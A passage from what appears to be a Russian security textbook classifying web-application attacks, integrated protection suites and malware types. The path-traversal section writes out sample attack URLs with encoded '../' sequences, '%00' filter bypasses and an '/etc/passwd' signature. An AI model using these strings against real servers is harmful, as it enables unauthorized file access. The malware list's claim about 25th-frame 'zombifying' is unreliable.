Утечка информации (Information Leakage) – эти уязвимости возникают в ситуациях, когда сервер публикует важную информацию, например, комментарии разработчиков или сообщения об ошибках, которая может быть использована для компрометации системы. Ценные с точки зрения злоумышленника данные могут содержаться в комментариях HTML, сообщениях об ошибках или просто присутствовать в открытом виде. Суще-

ствует огромное количество ситуаций, в которых может произойти утечка информации. Не обязательно она приводит к возникновению уязвимости, но часто дает атакующему прекрасное пособие для развития атаки. С утечкой важной информации могут возникать риски различной степени, поэтому необходимо минимизировать количество служебной информации, доступной на клиентской стороне.

Анализ доступной информации позволяет злоумышленнику произвести разведку и получить представление о структуре директорий сервера, используемых SQL запросах, названиях ключевых процессов и программ сервера.

Часто разработчики оставляют комментарии в HTML страницах и коде сценариев для облегчения поиска ошибок и поддержки приложения. Эта информация может варьироваться от простых описаний деталей функционирования программы до, в худших случаях, имён пользователей и паролей, используемых при отладке.

Утечка информации может относиться и к конфиденциальным данным, обрабатываемым сервером. Это могут быть идентификаторы пользователя (ИНН, номера водительских удостоверений, паспортов и т.д.), а также текущая информация (баланс лицевого счета или история платежей).

Многие атаки этой категории выходят за рамки защиты Web-приложений и переходят в область физической безопасности. Утечка информации в этом случае часто возникает, когда в браузере отображается информация, которая не должна выводиться в открытом виде даже пользователю. В качестве примера можно привести пароли пользователя, номера кредитных карточек и т.д.

Обратный путь в директориях (Path Traversal) – данная техника атак направлена на получения доступа к файлам, директориям и командам, находящимся вне основной директории Web-сервера. Злоумышленник может манипулировать параметрами URL с целью получить доступ к файлам или выполнить команды, располагаемые в файловой системе Web-сервера. Для подобных атак потенциально уязвимо любое устройство, имеющее Web-интерфейс.

Многие Web-серверы ограничивают доступ пользователя определенной частью файловой системы, обычно называемой "web document root" или "CGI root". Эти директории содержат файлы, предназначенные для пользователя и программы, необходимые для получения доступа к функциям Web-приложения.

Большинство базовых атак, эксплуатирующих обратный путь, основаны на внедрении в URL символов "../", для того, чтобы изменить расположение ресурса, который будет обрабатываться сервером. Поскольку большинство Web-серверов фильтруют эту последовательность, злоумышленник может воспользоваться альтернативными кодировками для представления символов перехода по директориям. Популярные приемы включают использование альтернативных кодировок, например Unicode ("..%u2216" или "..%c0%af"), использование обратного слеша ("..\") в Windows-серверах, символов URLEncode ("%2e%2e%2f") или двойная кодировка URLEncode ("..%255c").

Даже если Web-сервер ограничивает доступ к файлам определенным каталогом, эта уязвимость может возникать в сценариях или CGI-программах. Возможность использования обратного пути в каталогах довольно часто возникает в приложениях, использующих механизмы шаблонов или загружающих текст их страниц из файлов на сервере. В этом варианте атаки злоумышленник модифицирует имя файла, передаваемое в качестве параметра CGI-программы или серверного сценария. В результате злоумышленник может получить исходный код сценариев. Довольно часто к имени запрашиваемого файла добавляются специальные символы, такие как "%00", с целью обхода фильтров.

Обратный путь в каталогах Web-сервера:

```
http://example/../../../../../some/file
http://example/..%255c..%255c..%255csome/file
http://example/..%u2216..%u2216some/file
```

Обратный путь в каталогах Web-приложения:

Исходный URL: `http://example/foo.cgi?home=index.htm`
Атака: `http://example/foo.cgi?home=foo.cgi`

В приведенном сценарии Web-приложение генерирует страницу, содержащую исходный код сценария foo.cgi, поскольку значение переменной home используется как имя загружаемого файла. Обратите внимание, что в данном случае злоумышленник не использует специальных символов, поскольку целью является файл в той же директории, в которой располагается файл index.htm.

Обратный путь в каталогах Web-приложения с использованием специальных символов:

Исходный URL: `http://example/scripts/foo.cgi?page=menu.txt`
Атака: `http://example/scripts/foo.cgi?page=../scripts/foo.cgi%00txt`

В приведенном примере Web-приложение загружает исходный текст сценария foo.cgi. Атакующий использует символы "../" для перехода на уровень выше по дереву каталогов и перехода в директорию /scripts. Символ "%00" используется для обхода проверки расширения файла (приложение позволяет обращаться только к файлам .txt) и для того, чтобы расширение не использовалось при загрузке файла.

Предсказуемое расположение ресурсов (Predictable Resource Location) – предсказуемое расположение ресурсов позволяет злоумышленнику получить доступ к скрытым данным или функциональным возможностям. Путем подбора злоумышленник может получить доступ к содержимому, не предназначенному для публичного просмотра. Временные файлы, файлы резервных копий, файлы конфигурации или стандартные примеры часто являются целью подобных атак. В большинстве случаев перебор может быть оптимизирован путем использования стандартного соглашения об именах файлов и директорий сервера. Получаемые злоумышленником файлы могут содержать информацию о дизайне приложения, информацию из баз данных, имена машин или пароли, пути к директориям. Также «скрытые» файлы могут содержать уязвимости, отсутствующие в основном приложении. На эту атаку часто ссылаются как на перечисление файлов и директорий (Forced Browsing, File Enumeration, Directory Enumeration).

Атакующий может создать запрос к любому файлу или папке на сервере. Наличие или отсутствие ресурса определяется по коду ошибки (например, 404 в случае отсутствия папки или 403 в случае её наличия на сервере). Ниже приведены варианты подобных запросов.

Слепой поиск популярных названий директорий:

```
/admin/
/backup/
/logs/
/vulnerable_file.cgi
```

Изменение расширений существующего файла: (/test.asp)

```
/test.asp.bak
/test.bak
/test
```

Логические атаки (Logical Attacks)

Атаки данного класса направлены на эксплуатацию функций приложения или логики его функционирования. Логика приложения представляет собой ожидаемый процесс

функционирования программы при выполнении определенных действий. В качестве примеров можно привести восстановление паролей, регистрацию учетных записей, аукционные торги, транзакции в системах электронной коммерции. Приложение может требовать от пользователя корректного выполнения нескольких последовательных действий для выполнения определенной задачи. Злоумышленник может обойти или использовать эти механизмы в своих целях.

Злоупотребление функциональными возможностями (**Abuse of Functionality**) – данные атаки направлены на использование функций Web-приложения с целью обхода механизмов разграничение доступа. Некоторые механизмы Web-приложения, включая функции обеспечения безопасности, могут быть использованы для этих целей. Наличие уязвимости в одном из, возможно, второстепенных компонентов приложения, может привести к компрометации всего приложения. Уровень риска и потенциальные возможности злоумышленника в случае проведения атаки очень сильно зависят от конкретного приложения.

Злоупотребление функциональными возможностями очень часто используется совместно с другими атаками, такими как обратный путь в директориях и т.д. К примеру, при наличии уязвимости типа межсайтовое выполнение сценариев в HTML-чате злоумышленник может использовать функции чата для рассылки URL, эксплуатирующего уязвимость, всем текущим пользователям.

С глобальной точки зрения, все атаки на компьютерные системы являются злоупотреблениями функциональными возможностями. Особенно это относится к атакам, направленным на Web-приложения, которые не требуют модификации функций программы.

Примеры злоупотребления функциональными возможностями включают в себя:

- Использования функций поиска для получения доступа к файлам за пределами корневой директории Web-сервера;
- Использование функции загрузки файлов на сервер для перезаписи файлов конфигурации или внедрения серверных сценариев;
- Реализация отказа в обслуживании путем использования функции блокировки учетной записи при многократном вводе неправильного пароля.

Отказ в обслуживании (**Denial of Service**) – данный класс атак направлен на нарушение доступности Web-сервера. Обычно атаки, направленные на отказ в обслуживании реализуются на сетевом уровне, однако они могут быть направлены и на прикладной уровень. Используя функции Web-приложения, злоумышленник может исчерпать критичные ресурсы системы, или воспользоваться уязвимостью, приводящий к прекращению функционирования системы.

Обычно DoS атаки направлены на исчерпание критичных системных ресурсов, таких как вычислительные мощности, оперативная память, дисковое пространство или пропускная способность каналов связи. Если какой-то из ресурсов достигнет максимальной загрузки, приложение целиком будет недоступно.

Атаки могут быть направлены на любой из компонентов Web-приложения, например, такие как сервер СУБД, сервер аутентификации и т.д. В отличии от атак на сетевом уровне, требующих значительных ресурсов злоумышленника, атаки на прикладном уровне обычно легче реализовать.

Предположим, что сервер Health-Care генерирует отчеты о клинической истории пользователей. Для генерации каждого отчета сервер запрашивает все записи, соответствующие определенному номеру социального страхования. Поскольку в базе содержатся сотни миллионов записей, пользователю приходится ожидать результата несколько минут. В это время загрузка процессора сервера СУБД достигает 60%.

Злоумышленник может послать десять одновременных запросов на получение отчетов, что с высокой вероятностью приведет к отказу в обслуживании, поскольку загрузка процессора сервера баз данных достигнет максимального значения. На время обработки запросов злоумышленника нормальная работа сервера будет невозможна.

DoS на другой сервер – злоумышленник может разместить на популярном Web-форуме ссылку (например, в виде изображения в сообщении) на другой ресурс. При заходе на форум, пользователи будут автоматически загружать данные с атакуемого сервера, используя его ресурсы. Если на атакуемом сервере используется система предотвращения атак с функцией блокировки IP-адреса атакующего, в ссылке может использоваться сигнатура атаки (например ../../../../../etc/passwd), что приведёт к блокировке пользователей, зашедших на форум.

Атаки на сервер СУБД – злоумышленник может воспользоваться внедрением кода SQL для удаления данных из таблиц, что приведет к отказу в обслуживания приложения.

Недостаточное противодействие автоматизации (Insufficient Anti-automation) – недостаточное противодействие автоматизации возникает, когда сервер позволяет автоматически выполнять операции, которые должны проводиться вручную. Для некоторых функций приложения необходимо реализовывать защиту от автоматических атак.

Автоматизированные программы могут варьироваться от безобидных роботов поисковых систем до систем автоматизированного поиска уязвимостей и регистрации учетных записей. Подобные роботы генерируют тысячи запросов в минуту, что может привести к падению производительности всего приложения.

Противодействие автоматизации заключается в ограничении возможностей подобных утилит. Например, файл robots может предотвращать индексирование некоторых частей сервера, а дополнительные средства идентификации предотвращать автоматическую регистрацию сотен учетных записей системы электронной почты.

Недостаточная проверка процесса (Insufficient Process Validation) – Уязвимости этого класса возникают, когда сервер не достаточно проверяет последовательность выполнения операций приложения. Если состояние сессии пользователя и приложения должным образом не контролируется, приложение может быть уязвимо для мошеннических действий.

В процессе доступа к некоторым функциям приложения ожидается, что пользователь выполнит ряд действий в определенном порядке. Если некоторые действия выполняются неверно или в неправильном порядке, возникает ошибка, приводящая к нарушению целостности. Примерами подобных функций выступают переводы, восстановление паролей, подтверждение покупки, создание учетной записи и т.д. В большинстве случаев эти процессы состоят из ряда последовательных действий, осуществляемых в четком порядке.

Для обеспечения корректной работы подобных функций Web-приложение должно чётко отслеживать состояние сессии пользователя и отслеживать её соответствие текущим операциям. В большинстве случаев это осуществляется путем сохранения состояния сессии в cookie или скрытом поле формы HTML. Но поскольку эти значения могут быть модифицированы пользователем, обязательно должна проводиться проверка этих значений на сервере. Если этого не происходит, злоумышленник получает возможность обойти последовательность действий, и как следствие – логику приложения.

Пример: система электронной торговли может предлагать скидку на продукт B, в случае покупки продукта A. Пользователь, не желающий покупать продукт A, может попытаться приобрести продукт B со скидкой. Заполнив заказ на покупку обоих продуктов, пользователь получат скидку. Затем пользователь возвращается к форме подтверждения заказа и удаляет продукт A из покупаемых, путём модификации значений в форме. Если сервер повторно не проверит возможность покупки продукта B по указанной цене без продукта A, будет осуществлена закупка по более низкой цене.

Обеспечение безопасности web-приложений – комплексная многоуровневая задача, имеющая множество аспектов, как общих для любых сетевых служб, так и характерных только для Web-приложений. Первые включают безопасность сетевой инфраструктуры (маршрутизаторов, firewall-ов, DNS серверов, IDS/IPS и так далее), безопасность физических серверов, на которых расположены web-сервер и база данных, включая безопасность реализации стека протоколов TCP/IP и других работающих сервисов и так далее. Аспектами, специфическими для Web-приложения, являются безопасность Web-сервера и его конфигурации как сервиса и собственно безопасность скриптов, реализующих основную функциональность.

Из приведённой выше классификации угроз Web-приложений – сложных, разнообразных, многофакторных – становится понятна необходимость разработки и применения адекватной защиты, по разным направлениям, с использованием множества технологий. Здесь и элементарная внимательность разработчиков при создании процедуры обработки введённых в форму параметров, и продвинутая IPS, предотвращающая SQL Injection для SQL-сервера определённой версии и диалекта, и защита от переполнения буфера и т.д. Обойтись одним каким-то решением, одной технологией безопасности в Web-мире сегодня принципиально невозможно.

Существует множество инструментальных методов и средств, позволяющих оценить безопасность Web-приложения. Ниже будут перечислены только некоторые из них:

- nc (netcat) – универсальный сетевой клиент;
- Achilles – анализатор HTTP на стороне клиента;
- Wget, curl – генератор HTTP;
- встроенные в браузеры отладчики html, javascript;
- Wireshark – сетевой анализатор (сниффер);
- Веб-сканеры уязвимости, такие как Nikto, Paros proxy, WebInspect, Acunetix Web Vulnerability Scanner и др.;
- WebCracker – автоматизированный подбор паролей;
- CookieSpy – анализ cookie;
- FSMax (NTOMax) – главная цель инструмента – найти уязвимости сервера к DoS атакам и возможным переполнениям буфера;

Как говорилось выше, не следует недооценивать и административный фактор при обеспечении безопасности Web-приложений. Отсутствие резервной копии данных (backup) просто из-за того, что в политике безопасности эта процедура не была регламентирована, может привести к катастрофическим последствиям для компании, если, например, в результате DoS-атаки её сайт был уничтожен полностью, с безвозвратным удалением файлов и данных. Можно ещё раз вспомнить о судьбе компаний, не имевших резервной копии данных и пострадавших в результате катастрофы 9-11.

ГЛАВА 12. КОМПЛЕКСНОЕ ОБЕСПЕЧЕНИЕ БЕЗОПАСНОСТИ СИСТЕМ

Проблемы безопасности в современных информационных технологиях имеют очень разнообразную и сложную природу. Постоянно возникают новые угрозы, развиваются технологии, растет число вредоносных программ и усложняются способы обеспечения безопасности IT-инфраструктуры. Всё это предъявляет к тем, кто обеспечивает безопасность, более высокие требования и не только к знаниям новых технологий, возможных угроз и рисков, которые они несут, но и к личностным и управленческим качествам для быстрого реагирования на изменения в системе безопасности компании.

Средства и методы защиты информации обычно делят на две большие группы: организационные и технические. Под организационными подразумеваются законодательные, административные и физические, а под техническими – аппаратные, программные, криптографические мероприятия, направленные на обеспечение защиты объектов, людей и информации.

Когда речь идёт о защите персонального компьютера, то в этом случае организационные меры и средства сводятся к тому, как считает нужным и возможным организовать безопасность своей работы конечный (и чаще всего – единственный) пользователь системы. Этот конечный пользователь в 99% случаев является совершенно некомпетентным в области информационных технологий, в методах защиты, поэтому средства обеспечения безопасности для «домашнего» пользователя очень часто проектируются и функционируют так, чтобы они могли обеспечить адекватный уровень безопасности даже для самого неквалифицированного потребителя, без какой-либо настройки, без вмешательства, требующего высокого уровня знаний и умений.

Иногда забота разработчиков средств безопасности реализуется в излишне навязчивой и назойливой форме, как пример можно вспомнить UAC в Windows Vista. Такая трогательная забота о безопасности для неквалифицированного конечного пользователя приводит в подавляющем количестве случаев к одному и тому же вопросу: «Как отключить эти надоедливые «выпрыгивающие» окошки?». UAC был весьма здравой идеей, но не очень качественная её реализации привела к тому, что большинство пользователей, даже не осознавая, что они ухудшают защищённость своих систем, первым делом UAC отключали. В Windows 7 эта технология имела уже более тонкие настройки, более «умное» поведение, что привело в итоге к гораздо менее назойливому стилю её работы. В итоге UAC на Windows 7 с настройками по умолчанию (с вполне адекватным уровнем безопасности) оставляет уже значительное количество конечных пользователей.

Примерно тоже самое можно сказать об ещё одном сегодняшнем аспекте обеспечения: об антивирусных программах. Современный антивирус – это очень сложный, часто достаточно «тяжеловесный» комплекс, имеющий большое количество настроек, параметров, которые для рядового пользователя обычно слишком сложны и непонятны. Производитель антивирусных средств, облегчая жизнь конечному потребителю, реализует настройки своих продуктов в меру своего понимания. И здесь возникает дилемма, подобная той, что была с UAC: на какой уровень выставить «чувствительность» антивируса, поднять его до «параноидального» режима или опустить планку пониже? Что хуже: пропустить реальный вирус или напугать пользователя ложным срабатыванием? Даже если дать возможность настраивать «чувствительность» – сможет ли неквалифицированный пользователь хотя бы приблизительно понять, какой уровень безопасности ему следует выставить, чем он рискует, выбрав неверные настройки.

В корпоративных антивирусных системах, с централизованным управлением, в настройках безопасности системы разбирается администратор, который может квалифицированно оценить и выбрать требуемые параметры, уровни – и, благодаря возможностям централизованного управления, распространить эти настройки прозрачно для пользовате-

лей на их рабочие станции. В случае индивидуального «домашнего» пользователя такие организационно-технические меры – с элементами централизованного управления – чаще всего недоступны.

В перечень средств обеспечения безопасности входят также средства резервного копирования данных. С этим компонентом у персональных машин очень часто дела обстоят не вполне благополучно. Технических проблем не существует: на рынке присутствует огромное количество качественных, удобных, простых систем резервного копирования от самых разных производителей, от программ с не очень высокой стоимостью до полностью бесплатных, в том числе программ, включающих поддержку новомодных «облачных» технологий. Но вот с организационной точки зрения пользователь сам – как-то, где-то – должен приобрести, загрузить, установить ту или иную программу резервного копирования, выбрать носитель, на котором будет создаваться копия, организовать процесс backup-а, по расписанию или вручную и т.д. И вот эта организационная компонента очень часто приводит к тому, что рядовые пользователи вообще не делают никаких резервных копий своих файлов. И, в случае выхода из строя жёсткого диска, действий вредоносного кода, ошибки самого пользователя и т.п. они разом теряют все свои данные.

Одним из интересных решений, обеспечивающих резервное копирование данных для «домашних» пользователей, можно назвать продукт компании Microsoft WHS2011. Это «домашний» сервер, базирующийся на Windows 2008 R2, с несколько урезанной функциональностью «взрослого» сервера, и со множеством полезных расширений для домашней сети. Среди таких расширений можно назвать очень простую, совершенно прозрачную и ненавязчивую систему инкрементного резервного копирования индивидуальных машин пользователей. Для этого им требуется всего лишь один раз установить специальное клиентское обеспечение, загружаемое с сервера WHS2011. Дальше за осуществлением копирования следит сервер, при этом пользовательскую машину достаточно просто включить.

Сегодня всё чаще персональные системы – это системы мобильные: ноутбуки, нетбуки, планшеты, смартфоны и т.п. И системы обеспечения безопасности, установленные на них, могут требовать разных уровней настройки безопасности при разных подключениях к интернету. Более либеральные настройки – в хорошо спроектированной и защищённой корпоративной сети, настройки пожёстче – в домашней, где качество защиты «периметра» может уступать корпоративному. И самые жёсткие настройки – при подключении к публичным точкам доступа, где все системы представлены в интернете самостоятельно, без дополнительного «прикрытия» в виде firewall-а/IPS на «периметре» сети.

Общий подход к обеспечению безопасности индивидуальных систем сегодня можно определить, как комплексный – в решение по защите включены разнообразные компоненты, обеспечивающие защиту по разным направлениям. Подобный подход к комплексному обеспечению безопасности систем сегодня демонстрируют очень многие производители, в качестве примера можно назвать Norton 360, Kaspersky Internet Security, Comodo Internet Security и другие. Типичные компоненты таких систем включают в себя:

- Безопасность на сетевом уровне, например, поддержку IPSec.
- Защиту e-mail (MAC сообщений, шифрование).
- Межсетевой экран (firewall)
- Защиту от вредоносного кода и вирусов.
- Элементы, предотвращающие некоторые DoS-атаки.
- Элементы, предотвращающие атаки переполнения буфера

Конкретный набор функций может включать в себя дополнительные опции, такие как резервное копирование, родительский контроль, систему выявления опасных вебсайтов и др. В качестве примера ниже приведён перечень возможностей одной из лучших на сегодня комплексных систем обеспечения безопасности Norton™ 360 версии 6.0:

- Эффективное объединение технологии защиты и средств автоматического резервного копирования в одном удобном решении для компьютеров.
- Технология защиты Norton, обеспечивающая надежную защиту от интернет-угроз.
- Умная защита на четырех различных уровнях позволяет превентивно выявлять и устранять угрозы еще до того, как они проникнут на компьютер пользователя.
- Быстро выявляет и блокирует новые угрозы.
- За счет более 20 интеллектуальных сенсоров и исключительного быстродействия Norton 360 защищает систему, не замедляя ее работу.
- Сканирует электронную почту и мгновенные сообщения и выявляет вирусы, подозрительные ссылки, зараженные вложения и другие опасные угрозы еще до открытия сообщений.
- Выявляет безопасные веб-сайты, превентивно блокирует небезопасные и устраняет угрозы из сети до загрузки браузера.
- Защищает и запоминает имена пользователей и пароли, предотвращая тем самым проникновение киберпреступников в вашу систему и кражу важной информации.
- Улучшенная технология упрощает резервное копирование данных.
- Автоматическое резервное копирование и шифрование важных файлов позволяет оперативно восстановить их в случае сбоя жесткого диска компьютера, стихийного бедствия и других аварийных ситуаций.
- Сохранение важной информации в одном из наших современных центров обработки данных в Интернете («облачные» технологии) или на внешних устройствах хранения данных.
- Включает 2 ГБ памяти в безопасном сетевом хранилище (это достаточно для хранения сотен фотографий или песен).
- Веб-интерфейс упрощает обмен фотографиями, видеоматериалами и другими данными с друзьями и членами семьи, использующими PC и Mac®. Достаточно отправить ссылку по электронной почте.
- Функции управления средствами родительского контроля позволяют легко подключаться к Norton Online Family прямо из Центра управления Norton.
- Отслеживает, какие веб-сайты посещают ваши дети, чтобы вы знали, что они делают в сети, и могли блокировать неподходящие сайты.
- Наблюдает за действиями детей в социальных сетях и за тем, с кем они общаются в чате, позволяя вовремя выявлять потенциальных злоумышленников.
- Точная настройка параметров компьютера для максимального быстродействия.
- Освобождает память, позволяя ускорить запуск и работу программ.
- Удаляет ненужные файлы с целью повышения быстродействия компьютера.

Комплексное обеспечение безопасности систем, работающих в корпоративном окружении, одновременно и проще и сложнее обеспечения безопасности систем индивидуальных. Проще оно для конечного пользователя, для которого на его компьютере централизованно настраиваются параметры безопасности, устанавливается и обновляется антивирус, межсетевой экран и другие компоненты. Более того, в корпоративной среде на своём компьютере рядовой пользователь чаще всего работает с пониженными правами, не имея возможности изменить сетевые настройки, отключить или деинсталлировать антивирус, запретить firewall и т.п. Оборотная сторона упрощения жизни конечного пользователя – большое количество и высокая сложность систем, обеспечивающих «лёгкую» жизнь клиентам корпоративной сети. Ядро антивирусной программы персональной Norton Antivirus и корпоративной Symantec Endpoint Protection использует один и тот же код, одни и те же антивирусные базы. Но, если в Norton Antivirus пользователю доступно очень небольшое количество настроек и опций – это при том, что установку и обновления он должен выполнять самостоятельно, то в SEP администратору (не конечному пользователю) доступно в

антивирусной компоненте очень много различных настроек и регулировок. Главное различие между персональным и корпоративным продуктами в этом случае состоит в том, что с SEP пользователю не надо самостоятельно заботиться ни об установке, ни об обновлениях, ни о настройках антивируса – это делается для него централизованно.

Ещё один немаловажный фактор, упрощающий жизнь конечным пользователям корпоративных систем, но одновременно усложняющий в целом систему обеспечения безопасности – защита «периметра» сети. Обычно межсетевой экран на «границе» сети обладает существенно более широкими возможностями, более развитой функциональностью и более высокой производительностью, по сравнению с персональными firewall-ами. Часто именно на «бастионном узле», представляющем точку «входа» в сеть, реализуется шлюз, на котором терминируются VPN, на нём же организуется антивирусная проверка ftp/http-трафика «на-лету», почтовый трафик, входящий в корпоративную сеть и проходящий точку «входа», сканируется на предмет выявления спама, здесь же внедряется корпоративная система предотвращения вторжения и т.д.

Организационные меры в полной мере должны работать при обеспечении безопасности в корпоративных системах.

Многие компоненты комплексных систем обеспечения безопасности – межсетевые экраны, IPS, защита сетевого уровня и др. – были рассмотрены ранее. Необходимо рассмотреть ещё один очень важный компонент обеспечение безопасности – защиту от вредоносного программного обеспечения и вирусов. Долгое время вирусы считались прерогативой операционных систем компании Microsoft – от канувшей в лету MS-DOS до Windows последних версий. На сегодня существуют антивирусные решения для Linux, MAC OS X, хотя можно встретиться с утверждениями, что вирусы для этих систем – больше пиар и реклама производителей антивирусных систем.

Защита от вредоносных программ (malware, malicious software)

Вредоносная программа («зловред» на жаргоне, *malware, malicious software* — «злонамеренное программное обеспечение») — любое программное обеспечение, предназначенное для получения несанкционированного доступа к вычислительным ресурсам самой ЭВМ или к информации, хранимой на ЭВМ, с целью несанкционированного владельцем использования ресурсов ЭВМ[1] или причинения вреда (нанесения ущерба) владельцу информации, и/или владельцу ЭВМ, и/или владельцу сети ЭВМ, путем копирования, искажения, удаления или подмены информации.

По основному определению, вредоносные программы предназначены для получения несанкционированного доступа к информации, в обход существующих правил разграничения доступа. Федеральная Служба по Техническому и Экспортному Контролю (ФСТЭК России) определяет данные понятия следующим образом:

- Санкционированный доступ к информации (*authorized access to information*) — доступ к информации, не нарушающий правила разграничения доступа.
- Несанкционированный доступ к информации (*unauthorized access to information*) — доступ к информации, нарушающий правила разграничения доступа с использованием штатных средств, предоставляемых средствами вычислительной техники или автоматизированными системами. Под штатными средствами понимается совокупность программного, микропрограммного и технического обеспечения средств вычислительной техники или автоматизированных систем.
- Правила разграничения доступа (*access mediation rules*) — совокупность правил, регламентирующих права доступа субъектов доступа к объектам доступа.

[1] По этой причине вредоносной программой был признан rootkit фирмы Sony: эта программа автоматически устанавливалась при проигрывании DVD-диска с фильмом, а затем без предупреждения запускалась и собирала информацию о лицензионности других DVD с фильмами.

Согласно статье 273 Уголовного Кодекса Российской Федерации («Создание, использование и распространение вредоносных программ для ЭВМ») определение вредоносных программ выглядит следующим образом: «*… программы для ЭВМ или внесение изменений в существующие программы, заведомо приводящие к несанкционированному уничтожению, блокированию, модификации либо копированию информации, нарушению работы ЭВМ, системы ЭВМ или их сети…*»

Действующая формулировка статьи 273 трактует понятие вредоносности чрезвычайно широко. Когда обсуждалось внесение этой статьи в УК, подразумевалось, что «*несанкционированными*» будут считаться действия программы, не одобренные явным образом пользователем этой программы. Однако, нынешняя судебная практика относит к вредоносным также и программы, модифицирующие (с санкции пользователя) исполняемые файлы и/или базы данных других программ, если такая модификация не разрешена их правообладателями. При этом в ряде случаев, при наличии принципиальной позиции защиты и грамотно проведенной экспертизе, широкая трактовка статьи 273 была признана судом незаконной.

Компания Microsoft трактует термин «вредоносная программа» следующим образом: «*Вредоносная программа (malware) — это сокращение от „malicious software“, обычно используемое как общепринятый термин для обозначения любого программного обеспечения, специально созданного для того, чтобы причинять ущерб отдельному компьютеру, серверу, или компьютерной сети, независимо от того, является ли оно вирусом, шпионской программой и т. д.*»

Существует множество вариантов классификации вредоносных программ. Ниже будет приведена классификация, основанная на номенклатуре «Лаборатории Касперского».

По вредоносной нагрузке:

- Помехи в работе заражённого компьютера: начиная от открытия-закрытия поддона CD-ROM и заканчивая уничтожением данных и поломкой аппаратного обеспечения. Поломками был «знаменит», в частности, Win32.CIH.
  - Блокировка антивирусных сайтов, антивирусного ПО и административных функций ОС с целью усложнить лечение.
  - Саботирование промышленных процессов, управляемых компьютером (этим известен червь Stuxnet).
- Инсталляция другого вредоносного ПО.
  - Загрузка из сети (*downloader*).
  - Распаковка другой вредоносной программы, уже содержащейся внутри файла (*dropper*).
- Кража, мошенничество, вымогательство и шпионаж за пользователем. Для кражи может применяться сканирование жёсткого диска, регистрация нажатий клавиш (*keylogger*) и перенаправление пользователя на поддельные сайты, имитирующие исходные ресурсы.
  - Похищение данных, представляющих ценность или тайну.
  - Кража учётных записей различных служб (электронной почты, мессенджеров, игровых серверов…). Учётные записи используются для рассылки спама. Также через электронную почту зачастую можно заполучить пароли от других учётных записей, а виртуальное имущество в MMOG — продать.
  - Кража учётных записей платёжных систем.
  - Блокировка компьютера, шифрование файлов пользователя с целью шантажа и вымогательства денежных средств (*ransomware*). В большинстве случаев после оплаты компьютер или не разблокируется, или вскоре блокируется повторно.
  - Использование телефонного модема для совершения дорогостоящих звонков, что влечёт за собой значительные суммы в телефонных счетах.

    - Платное ПО, имитирующее, например, антивирус, но ничего полезного не делающее (*fraudware* или *scareware*).
- Прочая незаконная деятельность:
    - Получение несанкционированного (и/или дарового) доступа к ресурсам самого компьютера или третьим ресурсам, доступным через него, в том числе прямое управление компьютером (так называемый *backdoor*).
    - Организация на компьютере открытых relay и общедоступных прокси-серверов.
    - Заражённый компьютер (в составе *botnet*) может быть использован для проведения DDoS-атак.
    - Сбор адресов электронной почты и распространение спама, в том числе в составе botnet.
    - Накрутка электронных голосований, щелчков (click) по рекламным баннерам.
    - Генерация монет платёжной системы Bitcoin.
    - Использование эффекта 25-го кадра для зомбирования человека.
- Файлы, не являющиеся истинно вредоносными, но в большинстве случаев нежелательные:
    - Шуточное ПО, делающее какие-либо беспокоящие пользователя вещи.
    - Adware — программное обеспечение, показывающее рекламу.
    - Spyware — программное обеспечение, отсылающее через интернет не санкционированную пользователем информацию.
    - «*Отравленные*» документы, дестабилизирующие ПО, открывающее их (например, архив размером меньше мегабайта может содержать гигабайты данных и может надолго «завесить» архиватор при распаковке).
    - Программы удалённого администрирования могут применяться как для того, чтобы дистанционно решать проблемы с компьютером, так и для неблаговидных целей.
    - *Rootkit* нужен, чтобы скрывать другое вредоносное ПО от посторонних глаз.
    - Иногда вредоносное ПО для собственного «жизнеобеспечения» устанавливает дополнительные утилиты: IRC-клиенты, программные маршрутизаторы, открытые библиотеки перехвата клавиатуры.Такое ПО вредоносным не является, но из-за того, что за ним часто стоит истинно вредоносная программа, оно детектируется антивирусами. Бывает даже, что вредоносным является только скрипт из одной строчки, а остальные программы вполне легитимны.

По методу размножения:

- Эксплойт (*exploit*) — теоретически безобидный набор данных (например, графический файл или сетевой пакет), некорректно воспринимаемый программой, работающей с такими данными. Здесь вред наносит не сам файл, а неадекватное поведение ПО с ошибкой. Также эксплойтом называют программу для генерации подобных «отравленных» данных.
- Логическая бомба в программе срабатывает при определённом условии, и неотделима от полезной программы-носителя.
- Троянская программа не имеет собственного механизма размножения.
- Компьютерный вирус размножается в пределах компьютера и через сменные диски. Размножение через сеть возможно, если пользователь сам выложит заражённый файл в сеть. Вирусы, в свою очередь, делятся по типу заражаемых файлов (файловые, загрузочные, макро-, автозапускающиеся); по способу прикрепления к файлам (паразитирующие, «спутники», перезаписывающие) и т. д.
- Сетевой червь способен самостоятельно размножаться по сети. Делятся на IRC-, почтовые, размножающиеся с помощью эксплойтов и т. д.

Вредоносное ПО может образовывать цепочки: например, с помощью эксплойта на компьютере жертвы развёртывается загрузчик, устанавливающий загруженного из интернета червя.

Ниже перечислены методы защиты от вредоносных программ. Нужно понимать, что абсолютной защиты от вредоносных программ не существует: от эксплойтов «нулевого дня» (zero-day exploit)[1], наподобие Sasser или Conficker, не застрахован никто. Но с помощью некоторых мер можно существенно снизить риск заражения вредоносными программами. Ниже перечислены основные и наиболее эффективные меры для повышения безопасности:

- использовать современные операционные системы, не дающие изменять важные файлы без ведома пользователя;
- своевременно устанавливать обновления;
- если существует режим автоматического обновления, включить его;
- помимо антивирусных продуктов, использующих сигнатурные методы поиска вредоносных программ, использовать программное обеспечение, обеспечивающее проактивную защиту от угроз (необходимость использования проактивной защиты обуславливается тем, что сигнатурный антивирус не замечает новые угрозы, ещё не внесенные в антивирусные базы);
- постоянно работать на персональном компьютере исключительно с правами пользователя, а не администратора, что не позволит большинству вредоносных программ инсталлироваться на персональном компьютере;
- ограничить физический доступ к компьютеру посторонних лиц;
- использовать внешние носители информации только от проверенных источников;
- не открывать компьютерные файлы, полученные от ненадёжных источников;
- использовать персональный firewall (аппаратный или программный), контролирующий выход в сеть Интернет с персонального компьютера на основании политик, которые устанавливает пользователь;

Ещё совсем недавно рецепт безопасной работы на персональном компьютере от Microsoft звучал совсем просто и содержал в себе всего три пункта: включённое автоматическое обновление системы, антивирус и firewall. Сегодня этих трёх пунктов для обеспечения адекватного уровня безопасности явно недостаточно.

Компьютерные вирусы

Компьютерные вирусы это один из видов вредоносных программ. В приведённой выше классификации перечислены многие другие типы злонамеренного программного обеспечения, но так сложилось, что очень часто их все относят к вирусам. Это не вполне точно и корректно. Ниже будет приведена некоторая классификация и дано определение компьютерного вируса.

